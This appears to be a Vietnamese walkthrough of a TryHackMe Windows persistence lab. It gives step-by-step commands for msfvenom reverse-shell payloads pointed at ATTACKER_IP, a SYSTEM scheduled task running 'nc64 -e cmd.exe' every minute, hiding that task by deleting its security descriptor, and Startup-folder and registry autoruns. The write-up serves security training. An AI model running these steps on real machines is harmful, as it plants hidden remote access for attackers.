**user@AttackBox$ msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKER\_IP LPORT=5558 -f exe-service -o rev-svc2.exe**

Trên máy tấn công, mở kết nối http.server để máy nạn nhân có thể tải payload đó về:

A computer code with white text

Description automatically generated



* Để cấu hình lại các tham số "THMservice3", chúng ta có thể sử dụng lệnh sau:

Dấu nhắc lệnh

**C:\> sc.exe config THMservice3 binPath= "C:\Windows\rev-svc2.exe" start= auto obj= "LocalSystem"**

Sau đó, bạn có thể truy vấn lại cấu hình dịch vụ để kiểm tra xem mọi thứ có diễn ra như mong đợi hay không:

Dấu nhắc lệnh

**C:\> sc.exe qc THMservice3**

**[SC] QueryServiceConfig SUCCESS**

**SERVICE\_NAME: THMservice3**

**TYPE : 10 WIN32\_OWN\_PROCESS**

**START\_TYPE : 2 AUTO\_START**

**ERROR\_CONTROL : 1 NORMAL**

**BINARY\_PATH\_NAME : C:\Windows\rev-svc2.exe**

**LOAD\_ORDER\_GROUP :**

**TAG : 0**

**DISPLAY\_NAME : THMservice3**

**DEPENDENCIES :**

**SERVICE\_START\_NAME : LocalSystem**

* Mở trình lắng nghe reverse-shell trên máy tấn công: nc -lvp 5558

A screenshot of a computer code

Description automatically generated

* Lấy cờ:

Trên máy nạn nhân thực hiện

A computer screen with white text

Description automatically generated

Kết quả trên máy tấn công hiện cờ:

A computer screen shot of a computer code

Description automatically generated

Lưu ý: xóa/dừng/tạo đều phải dùng quyền quản trị

* Trên Command Prompt:
  + - Liệt kê tất cả các dịch vụ: **sc.exe query state=all**
    - Truy vấn thông tin một dịch vụ cụ thể THMService3:

**sc.exe qc THMService3**

* + - Tạo: sc.exe creat <tên service>
    - Chạy: sc.exe start <tên service>
    - Dừng: sc.exe stop <tên service>
    - Xóa: sc.exe delete <tên service>
* Trên PowerShell:
* Tao: New-Service -Name "TênDịchVụ" -BinaryPathName "ĐườngDẫnTệpThựcThi" -StartupType Automatic
* Liệt kê: Get-Service
* Truy vấn 1 dịch vụ cụ thể: Get-Service -Name "TênDịchVụ"
* Khởi chạy: Start-Service -Name "TênDịchVụ"
* Dừng: Stop-Service -Name THMservice
* Xóa: Remove-Service -Name THMservice

1. **Abusing Scheduled Tasks**

Chúng ta cũng có thể sử dụng các tác vụ theo lịch trình để thiết lập tính bền bỉ nếu cần. Có một số cách để lên lịch thực hiện tải trọng trong hệ thống Windows. Hãy cùng xem một số cách trong số đó:

1. **Task Scheduler (lập lịch)**

**Cách phổ biến nhất để lên lịch tác vụ là sử dụng trình lập lịch tác vụ Windows** tích hợp sẵn . Trình lập lịch tác vụ cho phép kiểm soát chi tiết thời điểm tác vụ của bạn sẽ bắt đầu, cho phép bạn định cấu hình các tác vụ sẽ kích hoạt vào những giờ cụ thể, lặp lại định kỳ hoặc thậm chí kích hoạt khi các sự kiện hệ thống cụ thể xảy ra. Từ dòng lệnh, bạn có thể sử dụng **schtasks**để tương tác với trình lập lịch tác vụ. Bạn có thể tìm thấy tài liệu tham khảo đầy đủ về lệnh này trên [trang web của Microsoft](https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks) .

Hãy tạo một tác vụ chạy shell ngược mỗi phút. Trong một kịch bản thực tế, bạn sẽ không muốn tải trọng của mình chạy thường xuyên như vậy, nhưng chúng ta không muốn chờ quá lâu cho căn phòng này:

Dấu nhắc lệnh

**C:\> schtasks /create /sc minute /mo 1 /tn THM-TaskBackdoor /tr "c:\tools\nc64 -e cmd.exe ATTACKER\_IP 4449" /ru SYSTEM**

**SUCCESS: The scheduled task "THM-TaskBackdoor" has successfully been created.**

**Lưu ý:** Hãy chắc chắn sử dụng **THM-TaskBackdoor**làm tên nhiệm vụ của bạn, nếu không bạn sẽ không nhận được cờ.

Lệnh trước đó sẽ tạo tác vụ "THM-TaskBackdoor" và thực hiện một  **nc64**shell ngược trở lại kẻ tấn công. Các **/sc**tùy **/mo**chọn và cho biết tác vụ sẽ được chạy mỗi phút. Tùy **/ru**chọn cho biết tác vụ sẽ chạy với quyền HỆ THỐNG.

Để kiểm tra xem tác vụ của chúng ta đã được tạo thành công hay chưa, chúng ta có thể sử dụng lệnh sau:

Dấu nhắc lệnh

**C:\> schtasks /query /tn thm-taskbackdoor**

**Folder: \**

**TaskName Next Run Time Status**

**======================================== ====================== ===============**

**thm-taskbackdoor 5/25/2022 8:08:00 AM Ready**

1. **Making Our Task Invisible (Làm cho nhiệm vụ của chúng ta trở nên vô hình)**

**Sau khi đã lập lịch cho task thì bước này là bước khiến task đó ẩn mình trước những liệt kê của người dùng.**

Nhiệm vụ của chúng ta hiện tại phải được thiết lập và chạy, nhưng nếu người dùng bị xâm phạm cố gắng liệt kê các nhiệm vụ đã lên lịch của mình, cửa hậu của chúng ta sẽ bị phát hiện. Để ẩn thêm nhiệm vụ đã lên lịch của mình, chúng ta có thể làm cho nó vô hình với bất kỳ người dùng nào trong hệ thống bằng cách xóa **Security Descriptor (SD)** của nó. Security Descriptor chỉ đơn giản là một ACL nêu rõ những người dùng nào có quyền truy cập vào nhiệm vụ đã lên lịch. Nếu người dùng của bạn không được phép truy vấn một nhiệm vụ đã lên lịch, bạn sẽ không thể nhìn thấy nó nữa, vì Windows chỉ hiển thị cho bạn những nhiệm vụ mà bạn có quyền sử dụng. Xóa SD tương đương với việc không cho phép tất cả người dùng truy cập vào nhiệm vụ đã lên lịch, bao gồm cả quản trị viên.


Các mô tả bảo mật của tất cả các tác vụ theo lịch trình được lưu trữ trong **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\**. Bạn sẽ tìm thấy một khóa đăng ký cho mọi tác vụ, trong đó có một giá trị có tên "SD" chứa mô tả bảo mật. Bạn chỉ có thể xóa giá trị nếu bạn có quyền SYSTEM.

Để ẩn tác vụ của chúng ta, hãy xóa giá trị SD cho tác vụ "THM-TaskBackdoor" mà chúng ta đã tạo trước đó. Để làm như vậy, chúng ta sẽ sử dụng **psexec**(có sẵn trong **C:\tools**) để mở Regedit với quyền SYSTEM:

Dấu nhắc lệnh

**C:\> c:\tools\pstools\PsExec64.exe -s -i regedit**

Sau đó chúng ta sẽ xóa mô tả bảo mật cho tác vụ của mình:



Nếu chúng ta thử truy vấn dịch vụ một lần nữa, hệ thống sẽ trả lời rằng không có tác vụ nào như vậy:

Dấu nhắc lệnh

**C:\> schtasks /query /tn thm-taskbackdoor ERROR: The system cannot find the file specified.**

Nếu chúng ta khởi động trình lắng nghe nc trên máy của kẻ tấn công, chúng ta sẽ nhận được một shell sau một phút:

Hộp tấn công

**user@AttackBox$ nc -lvp 4449**

1. **Logon Triggered Persistence**
   1. **Startup folder (thư mục khởi động)**

Mỗi người dùng có một thư mục bên dưới **C:\Users\<your\_username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**nơi bạn có thể đặt các tệp thực thi để chạy bất cứ khi nào người dùng đăng nhập. Kẻ tấn công có thể đạt được tính bền bỉ chỉ bằng cách thả một tải trọng vào đó. Lưu ý rằng mỗi người dùng sẽ chỉ chạy bất cứ thứ gì có sẵn trong thư mục của họ.

Nếu chúng ta muốn buộc tất cả người dùng chạy một tải trọng trong khi đăng nhập, chúng ta có thể sử dụng thư mục bên dưới **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp** theo cách tương tự.

Đối với nhiệm vụ này, hãy tạo một tải trọng shell ngược bằng msfvenom:

Hộp tấn công

**user@AttackBox$ msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKER\_IP LPORT=4450 -f exe -o revshell.exe**

Sau đó, chúng tôi sẽ sao chép payload của mình vào máy nạn nhân. Bạn có thể tạo một file **http.server**với Python3 và sử dụng wget trên máy nạn nhân để kéo file của bạn:


|  |  |  |
| --- | --- | --- |
| Hộp tấn công  **user@AttackBox$ python3 -m http.server**  **Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...** | ➜ | Powershell  **PS C:\> wget http://ATTACKER\_IP:8000/revshell.exe -O revshell.exe** |

Sau đó, chúng tôi lưu trữ payload vào **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp**thư mục để lấy lại shell cho bất kỳ người dùng nào đăng nhập vào máy.


Dấu nhắc lệnh

**C:\> copy revshell.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"**

Bây giờ hãy chắc chắn rằng bạn đã đăng xuất khỏi phiên làm việc của mình từ menu bắt đầu (đóng cửa sổ RDP là không đủ vì nó vẫn giữ phiên làm việc của bạn mở):



Và đăng nhập lại qua RDP. Bạn sẽ ngay lập tức nhận được kết nối trở lại máy của kẻ tấn công.

Sử dụng vỏ mới nhận được để thực hiện **C:\flags\flag10.exe**và nhận cờ của bạn

* 1. **Run /RunOnce**

**reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v MyBackdoor /t REG\_EXPAND\_SZ /d "%SystemRoot%\System32\cmd.exe" /f**

**Sau đó sửa lại thành C:\Windows\revshell.exe**

* 1. **Winlogon**
  2. **Logon Scripts**

**reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG\_EXPAND\_SZ /d "C:\Windows\revshell.exe" /f**

1. **Backdooring the Login Screen /RDP (backdoor từ màn hình đăng nhập)**

Nếu chúng ta có quyền truy cập vật lý vào máy (hoặc RDP trong trường hợp của chúng ta), bạn có thể truy cập cửa sau vào màn hình đăng nhập để truy cập thiết bị đầu cuối mà không cần có thông tin xác thực hợp lệ cho máy.

Chúng ta sẽ xem xét hai phương pháp dựa vào các tính năng trợ năng để đạt được mục đích này.

1. Av

A computer screen shot of a computer program

Description automatically generated